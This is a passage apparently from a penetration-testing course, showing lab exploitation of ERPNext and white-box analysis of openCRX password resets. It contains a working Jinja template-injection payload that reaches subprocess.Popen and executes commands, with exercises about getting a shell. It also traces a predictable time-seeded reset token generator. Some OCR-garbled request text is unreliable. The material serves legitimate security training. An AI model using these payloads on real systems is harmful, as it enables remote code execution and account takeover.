


Figure 235: Find And Replace in Visual Studio Code

This provides a prenumbered list, making it easier to find the index number to use when we need to reference it in the payload.

One of the classes that seems interesting is `subprocess.Popen`. The `subprocess` class allows us to “spawn new processes, connect to their input/output/error pipes, and obtain their return codes”.¹³⁶ This class is very useful when attempting to gain code execution.

We can find the `subprocess` class on line 421 (your result might vary). Let’s attempt to access index 420 (Python indexes start at 0) and inspect the result by appending “[420]” to the payload.


```
{% set string = "ssti" %}
{% set class = "__class__" %}
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}

{% set mro_r = string|attr(class)|attr(mro) %}
{% set subclasses_r = mro_r[1]|attr(subclasses) () % }
{{ subclasses_r [420] }}
```

Listing 342- Accessing the 420th index of __subclasses__

¹³⁶ (Python, 2020), <https://docs.python.org/3/library/subprocess.html>

Rendering this function returns the `subprocess.Popen` class.



The screenshot shows the OWASP ZAP proxy tool interface. On the left, the 'Request' tab displays a POST request to `/api/method/frappe.email.doctype.email_template.email_template.get_email_template`. The request body contains JSON data related to an email template. On the right, the 'Response' tab shows the raw HTML content of an email message. A red box highlights the string `'subprocess.Popen'` within the HTML code.

```

POST /api/method/frappe.email.doctype.email_template.email_template.get_email_template HTTP/1.1
Host: erpnext:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://erpnext:8000/deck
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Frappe-CSRF-Token: 8551c489027bbe0343d2cd71c2fabb1f1464eb058e77c2cad61b55d8
X-Frappe-CMD:
X-Requested-With: XMLHttpRequest
Content-Length: 486
Connection: close
Cookie: user_id=zeljka.k@randomdomain.com; full_name=zeljka.wokoliczka@alina;c; system_user=yes; user_image=; sid=336ffdc0ddea436838063rd6bb47eh51a8rcdc2ac6b2d87147b9ca2a7;
template_name=hacking with GSTI&doc={"owner":"zeljka.k@randomdomain.com","idx":0,"response":<div>{+''__class__}></div>,"docstatus":0,"scr>creation</scr>":1293 01 03+00:37:41.308738,"name":"Hacking with GSTI","doctype":"EmailTemplate","modified":12920-01-03+02:55:01.549886,"subject":"Hacking with GSTI","modified_by":"zeljka.k@randomdomain.com","__last_sync_on":2020-01-06T18:06:29.672Z,"string":ssl,"class":__class__,"mro":__mro__,"subclasses":__subclasses__}b_long=
```

```

HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 130
Set-Cookie: sid=336ffdc0ddea436838063rd6bb47eh51a8rcdc2ac6b2d87147b9ca2a7; expires=Tue, 14-Jan-2020 08:46:43 GMT; Path=/;
Set-Cookie: full_name=zeljka.wokoliczka@alina;c; system_user=yes; Path=/;
Set-Cookie: user_image=; Path=/;
Set-Cookie: user_id=zeljka.k@randomdomain.com; Path=/;
Server: Werkzeug/0.15.4 Python/3.5.2
Date: Sat, 11 Jan 2020 00:45:40 GMT

<message>: {<message>: "<div></div><div></div><div><class>'subprocess.Popen'</div></div><div><br></div>","subject":"Hacking with GSTI"}]
```

Figure 236: Access to `subprocess.Popen` class

With access to `Popen`, we can begin executing commands against the system.

8.6.1.1 Exercises

1. Recreate the steps above to discover the location of `Popen` in your instance.
2. Find other classes that you can use to obtain sensitive information about the system or execute commands against the system.

8.6.2 Gaining Remote Command Execution

With access to a class that allows for code execution, we can finally put all the pieces together and obtain RCE on ERPNext.

To successfully execute `Popen`, we need to pass in a list containing a command that we want to execute along with the arguments. As a proof of concept, let's `touch` a file in `/tmp/`. The binary we want to execute and the file we want to touch will be two strings in a list. The example we are using can be found in Listing 343.

```
["/usr/bin/touch","/tmp/das -ist-walter"]
```

Listing 343 - `Popen` argument to be passed in

The content in Listing 343 needs to be placed within the `Popen` arguments in the email template. The email template to execute the `touch` command is as follows:

```
{% set string = "ssti" %}
{% set class = "__class__" %}
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}

{% set mro_r = string|attr(class)|attr(mro) %}
{% set subclasses_r = mro_r[1]|attr(subclasses) () %}
{{ subclasses_r[420] (["/usr/bin/touch", "/tmp/das-ist-walter"]) }}
```

Listing 344 - Template for touching file

Rendering this template in Burp won't return the output, but instead a *Popen* object based off the execution. Using an SSH session, we can verify that the file was successfully created.

```
frappe@ubuntu:~$ ls -lh /tmp/das-ist-walter
-rw-rw-r-- 1 frappe frappe 0 Jan 11 10:31 das-ist-walter
```

Listing 345 - Verifying existence of touched file

It worked! We can now execute commands against the ERPNext system.

8.6.2.1 Exercises

1. Recreate the steps above to execute code on the system.
2. Obtain a shell on the system.

8.6.2.2 Extra Mile

Using the Python and Jinja documentation, make changes to the template that will allow the output to display in the response.

8.7 Wrapping Up

In this module, we discussed a methodology to discover vulnerabilities in applications. We uncovered a SQL injection vulnerability that led to administrator access to ERPNext.

With administrator access, we discovered a Server-Side Template Injection vulnerability that was blacklisting characters commonly used for exploitation. We devised a way to bypass the filter and execute commands against the system.

This clearly demonstrates the risk of unchecked user input passing through rendering functions.

9. openCRX Authentication Bypass and Remote Code Execution

This module will cover the analysis and exploitation of several vulnerabilities in openCRX,¹¹⁰ an open source customer relationship management (CRM) web application written in Java.

¹¹⁰ (openCRX, 2020), <http://www.opencrx.org/>

We will use white box techniques to exploit deterministic password reset tokens to gain access to the application. Once authenticated, we will combine two different exploits to gain remote code execution and create a web shell on the server.

9.1 Getting Started

In order to access the openCRX server, we have created a hosts file entry named “opencrx” in our Kali Linux VM. We recommend making this configuration change in your Kali machine to follow along. Revert the openCRX virtual machine from your student control panel before starting your work. Please refer to the Wiki to find the openCRX box credentials.

As a first step we will need to SSH to the server and start the opencrx application by running `opencrx.sh` with the `run` parameter from the `~/crx/apache-tomee-plus-7.0.5/bin/` directory.

```
kali@kali:~$ ssh student@opencrx student@opencrx's
password:
...
student@opencrx:~$ cd crx/apache-tomee-plus-7.0.5/bin

student@opencrx:~/crx/apache-tomee-plus-7.0.5/bin$ ./opencrx.sh run
[Server@5caf905d]: Startup sequence initiated from main() method
[Server@5caf905d]: Could not load properties from file [Server@5caf905d]:
Using cli/default properties only
[Server@5caf905d]: Initiating startup sequence...
```

Listing 346 - Starting the openCRX application

9.2 Password Reset Vulnerability Discovery

Let’s examine openCRX in its default configuration, which runs on *Apache TomEE*.¹¹¹

Java web applications can be packaged in several different file formats, such as JARs, WARs, and EARs. All three of these file formats are essentially ZIP files with different extensions.

Java Archive (JAR)¹¹² files are typically used for stand-alone applications or libraries.

Web Application Archive (WAR)¹¹³ files are used to collect multiple JARs and static content, such as HTML, into a single archive.

Enterprise Application Archive (EAR)¹¹⁴ files can contain multiple JARs and WARs to consolidate multiple web applications into a single file.

How an application is packaged does not change its exploitability, but we should keep in mind there are different ways to package Java applications when we start searching for files we want to investigate.

¹¹¹ (The Apache Software Foundation, 2016), <https://tomee.apache.org/>

¹¹² (Wikipedia, 2020), [https://en.wikipedia.org/wiki/JAR_\(file_format\)](https://en.wikipedia.org/wiki/JAR_(file_format))

¹¹³ (Wikipedia, 2020), [https://en.wikipedia.org/wiki/WAR_\(file_format\)](https://en.wikipedia.org/wiki/WAR_(file_format))

¹¹⁴ (Wikipedia, 2020), [https://en.wikipedia.org/wiki/EAR_\(file_format\)](https://en.wikipedia.org/wiki/EAR_(file_format))

Let's get an idea of how openCRX is set up using white box techniques. We will `ssh` to the server and inspect the application's structure on the server using the `tree` command, limiting the depth to three sub-directories with `-L 3`.

```
kali@kali:~$ ssh student@opencrx student@opencrx's
password:
... student@opencrx:~$ cd crx/apache-tomee-plus-
7.0.5/

student@opencrx:~/crx/apache-tomee-plus-7.0.5$ tree -L 3 .
|-- airsyncdir
|-- apps
|   |-- opencrx-core-CRX
|   |   |-- APP-INF
|   |   |-- META-INF
|   |   |-- opencrx-bpi-CRX
|   |   |-- opencrx-bpi-CRX.war
|   |   |-- opencrx-caldav-CRX
|   |   |-- opencrx-caldav-CRX.war
|   |   |-- opencrx-calendar-CRX
|   |   |-- opencrx-calendar-CRX.war
|   |   |-- opencrx-carddav-CRX
|   |   |-- opencrx-carddav-CRX.war
|   |   |-- opencrx-contacts-CRX
|   |   |-- opencrx-contacts-CRX.war
|   |   |-- opencrx-core-CRX
|   |   |-- opencrx-core-CRX.war
|   |   |-- opencrx-documents-CRX
|   |   |-- opencrx-documents-CRX.war
|   |   |-- opencrx-ical-CRX
|   |   |-- opencrx-ical-CRX.war
|   |   |-- opencrx-imap-CRX
|   |   |-- opencrx-imap-CRX.war
|   |   |-- opencrx-ldap-CRX
|   |   |-- opencrx-ldap-CRX.war
|   |   |-- opencrx-rest-CRX
|   |   |-- opencrx-rest-CRX.war
|   |   |-- opencrx-spaces-CRX
|   |   |-- opencrx-spaces-CRX.war
|   |   |-- opencrx-vcard-CRX
|   |   |-- opencrx-vcard-CRX.war
|   |   |-- opencrx-webdav-CRX
|   |   |-- opencrx-webdav-CRX.war |
|-- opencrx-core-CRX.ear

|-- bin ...
55 directories, 339 files
```

Listing 347 - Examining the application structure on the server

Based on the output above, we know that openCRX was packaged as an EAR file, which we can find at `/home/student/crx/apache-tomee-plus-7.0.5/apps`.

There are also several WAR files inside /home/student/crx/apache-tomee-plus-7.0.5/apps/opencrx-core-CRX. These files should also be inside the EAR file, eliminating the need to copy each individually to our box for analysis.

Let's disconnect from the server and use `scp` to copy `opencrx-core-CRX.ear` to our local Kali machine. Next, we'll `unzip` it, passing in `-d opencrx` to extract the contents into a new directory.

```
student@opencrx:~/crx/apache-tomee-plus-7.0.5/apps/opencrx-core-CRX$ exit
Connection to opencrx closed.
```

```
kali@kali:~$ scp student@opencrx:~/crx/apache-tomee-plus-7.0.5/apps/opencrx-core-CRX.ear .
student@opencrx's password:
```

```
100% 85MB 100.5MB/s 00:00
```

```
kali@kali:~$ unzip -q opencrx-core-CRX.ear -d opencrx
```

Listing 348 - Using scp to copy opencrx-core-CRX.ear

Once we have extracted the contents of the EAR file, we can examine them on our Kali machine.

```
kali@kali:~$ cd opencrx
```

```
kali@kali:~/opencrx$ ls -al
total 29184
drwxr-xr-x 3 kali kali 4096 Jan  2 2019 APP-INF
drwxr-xr-x 2 kali kali 4096 Jan  2 2019 META-INF
-rw-r--r-- 1 kali kali 2028 Jan  2 2019 opencrx-bpi-CRX.war
-rw-r--r-- 1 kali kali 2027 Jan  2 2019 opencrx-cal dav-CRX.war
-rw-r--r-- 1 kali kali 3908343 Jan  2 2019 opencrx-calendar-CRX.war
-rw-r--r-- 1 kali kali 2030 Jan  2 2019 opencrx-card dav-CRX.war
-rw-r--r-- 1 kali kali 3675357 Jan  2 2019 opencrx-contacts-CRX.war
-rw-r--r-- 1 kali kali 18285302 Jan  2 2019 opencrx-core-CRX.war
-rw-r--r-- 1 kali kali 1099839 Jan  2 2019 opencrx-documents-CRX.war
-rw-r--r-- 1 kali kali 2750 Jan  2 2019 opencrx-ical-CRX.war
-rw-r--r-- 1 kali kali 1785 Jan  2 2019 opencrx-imap-CRX.war
-rw-r--r-- 1 kali kali 1788 Jan  2 2019 opencrx-ldap-CRX.war
-rw-r--r-- 1 kali kali 2778171 Jan  2 2019 opencrx-rest-CRX.war
-rw-r--r-- 1 kali kali 70520 Jan  2 2019 opencrx-spaces-CRX.war
-rw-r--r-- 1 kali kali 2036 Jan  2 2019 opencrx-vcard-CRX.war
-rw-r--r-- 1 kali kali 2029 Jan  2 2019 opencrx-web dav-CRX.war
```

Listing 349 - Viewing the extracted contents

As we suspected earlier, the EAR file did contain the WAR files. Each WAR file is essentially a separate web application with its own static content. The common JAR files are in /APP-INF/lib.

We will come back to these JAR files. First, let's examine the main application, `opencrx-coreCRX.war`, in *JD-GUI*.




Figure 237: Viewing openCRX-core-CRX.war in JD-GUI!

We could examine a Java web application by starting with its *deployment descriptor*¹⁴² such as a web.xml file, to better understand how the application maps URLs to servlets. However, we'll instead start with *JSP*¹⁴³ files. We're taking this approach because openCRX mixes application logic with HTML within the JSPs.


In Java web applications, “servlet” is a shorthand for the classes that handle requests, such as HTTP requests. Each framework has its own versions of servlets; in general, they implement code that takes in a request and returns a response. Java Server Pages (JSP) are a form of servlet used for dynamic pages. JSPs can mix Java code with traditional HTML.

Exploring the contents of the WAR file in JD-GUI, we find several JSP files which mention authentication and password resets.

¹⁴² (Wikipedia, 2019), https://en.wikipedia.org/wiki/Deployment_descriptor ¹⁴³ (Wikipedia, 2020), https://en.wikipedia.org/wiki/JavaServer_Pages

Figure 238: Viewing JSPs in JD-GUI

Since vulnerabilities in authentication and password reset functions can often be leveraged to gain authenticated access to a web application, we'll inspect these functions first. If we can find and



exploit a vulnerability that gives us access to a valid user account, we can then search for other post-authentication vulnerabilities. With that in mind, let's explore the source code for RequestPasswordReset.jsp to discover how this application handles password resets.

```
056  %><%@ page session="true" import="
057  java.util.*,
058  java.net.*,
059  java.util.Enumeration,
060  java.io.PrintWriter,
061  org.w3c.spi2.*,
062  org.openmdx.portal.servlet.*,
063  org.openmdx.base.naming.*,
064  org.opencrx.kernel.generic.*
```

Listing 350 - Code excerpt from RequestPasswordReset.jsp

Several custom libraries are imported starting on line 56. The *import* attribute specifies which classes can be used within the JSP. This is similar to an import statement in a standard Java source file which adds application logic to the program. The *org.opencrx.kernel.generic.** import on line 64 is especially interesting as the naming pattern fits the application we are examining. The "*" character in the import is a wildcard used to import all classes within the package.

The file also contains additional application logic. The application code that handles password resets starts near the end of the file, around line 153.

```
153          if(principalName != null && providerName != null && segmentName != null) {
154              javax.jdo.PersistenceManagerFactory pmf =
155                  org.opencrx.kernel.utils.Utils.getPersistenceManagerFactory();
156              javax.jdo.PersistenceManager pm = pmf.getPersistenceManager(
157                  SecurityKeys.ADMIN_PRINCIPAL + SecurityKeys.ID_SEPARATOR +
158                  segmentName, null);
159              try {
160                  org.opencrx.kernel.home1.jmi1.UserHome userHome =
161                      (org.opencrx.kernel.home1.jmi1.UserHome)pm.getObjectById(
162                          new Path("xri://@openmdx*org.opencrx.kernel.home1").getDescendant("provider",
163                          providerName, "segment", segmentName, "userHome", principalName)
164                          );
165                  pm.currentTransaction().begin();
166                  userHome.requestPasswordReset();
167                  pm.currentTransaction().commit();
168                  success = true;
169                  } catch(Exception e) {
170                      try {
171                          pm.currentTransaction().rollback();
172                      } catch(Exception ignore) {}
173                      success = false;
174                  }
175          }
```

Listing 351 - Code excerpt from RequestPasswordReset.jsp

Let's step through the logic in this code block. In order to execute it, the *if* statement on line 153 needs to evaluate to true, which means *principalName*, *providerName*, and *segmentName* cannot be null. On lines 160 and 161, the *pm.getObjectById* method call uses those values to get an *org.opencrx.kernel.home1.jmi1.UserHome* object.

Line 164 calls a *requestPasswordReset* method on this object. We will need to find where this class is defined to continue tracing the password reset logic. If the class definition for *UserHome* was inside the WAR file we opened, we would be able to click on the linked method name in JDGUI. Since there is no clickable link, we know the class must be defined elsewhere.

While we have been examining a WAR file, the overall application was deployed as an EAR file. EAR files include an application.xml file that contains deployment information, which includes the location of external libraries. Let's check this file, which we can find in the META-INF directory.

```
kali@kali:~/opencrx$ cat META-INF/application.xml
<?xml version="1.0" encoding="UTF-8"?>
<application id="opencrx-core-CRX-App" xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" version="5"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
  http://java.sun.com/xml/ns/javaee/application_5.xsd">
  <display-name>openCRX EAR</display-name>
  <module id="opencrx-core-CRX">
    <web>
      <web-uri>opencrx-core-CRX.war</web-uri>
      <context-root>opencrx-core-CRX</context-root>
    </web>
  </module> ...
  <library-directory>APP-INF/lib</library-directory> </application>
```

Listing 352 - openCRX's application.xml file

The *library-directory* element specifies where external libraries are found within an EAR file. The opencrx-kernel.jar file is located in the extracted /APP-INF/lib directory. We should be able to find the *UserHome* class inside that JAR file based on naming conventions.




Figure 239: Viewing opencrxkernel.jar in JD-GUI

While we do find the class there, it is just an *interface*.¹⁴⁴ Interfaces define a list of methods (sometimes referred to as behaviors) but do not implement the actual code within those methods. Instead, classes can *implement* one or more interfaces. If a class implements an interface, it must include code for all the methods defined in that interface.

To determine what the method call actually does, we will need to find a class that implements the interface. Let's search for "requestP passwordReset" in JD-GUI to find other classes that might contain or call this method, making sure "Method" is checked when we perform our search.

¹⁴⁴ (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Interface_\(Java\)](https://en.wikipedia.org/wiki/Interface_(Java))




Figure 240: Searching for `requestPasswordReset`

When we search the entire code base of `opencrx-kernel.jar`, we find five results for "requestPasswordReset". If the name of a class is appended with "Impl", it implements an interface. If we inspect `org.opencrx.kernel.home1.aop2.UserHomeImpl.class` we will find a short method that calls the `requestPasswordReset` method in `org.opencrx.kernel.backend.UserHomes.class`

```

111 public Void requestPasswordReset() {
112     try {
113         UserHomes.getInstance ().requestPasswordReset ((UserHome)
114             sameObject ());
115
116         return newVoid ();
117     } catch (ServiceException e) {
118         throw new JmiServiceException (e);
119     }
120 }
```

Listing 353~Code excerpt from `UserHomeImpl.class`

Let's inspect the `requestPasswordReset` function in that `UserHomes` class by clicking on `requestPasswordReset` within the try/catch block.

```

324 public void requestPasswordReset (UserHome userHome) throws ServiceException {
...
336     String webAccessUrl = userHome.getWebAccessUrl ();
337     if (webAccessUrl != null) {
338         String resetToken = Utils.getRandomBase62 (40);
...
341         String name = providerName + "/" + segmentName + " Password Reset";
342         String resetConfirmUrl = webAccessUrl + (webAccessUrl.endsWith ("/") ? "" :
343             "/") + "PasswordResetConfirm.jsp?t=" + resetToken + "&p=" + providerName + "&s=" +
344             segmentName + "&id=" + principalName;
345         String resetCancelUrl = webAccessUrl + (webAccessUrl.endsWith ("/") ? "" :
```

```

    "/") + "PasswordResetCancel.jsp?t=" + resetToken + "&p=" + providerName + "&s=" +
segmentName + "&id=" + principalName;
...
363         changePassword((Password)loginPrincipal
364             .getCredential(), null, "{RESET}" + resetToken);
365     }
366 }

```

Listing 354 - Code excerpt from org.opencrx.kernel.backend.UserHomes.java

The application makes a method call on line 338 to generate a token. The token is used in some strings like “resetConfirmUrl”, and ultimately passed to the *changePassword* method on line 364. To understand how that token is generated in *Utils*, we can open the source code by clicking on “getRandomBase62”.

```

1038     public static String getRandomBase62(int length) {
1039         String alphabet =
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
1040         Random random = new Random(System.currentTimeMillis());
1041         String s = "";
1042         for (int i = 0; i < length; i++) {
1043             s = s +
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz".charAt(random.nextInt(
(62)));
1044         }
1045         return s;
1046     }

```

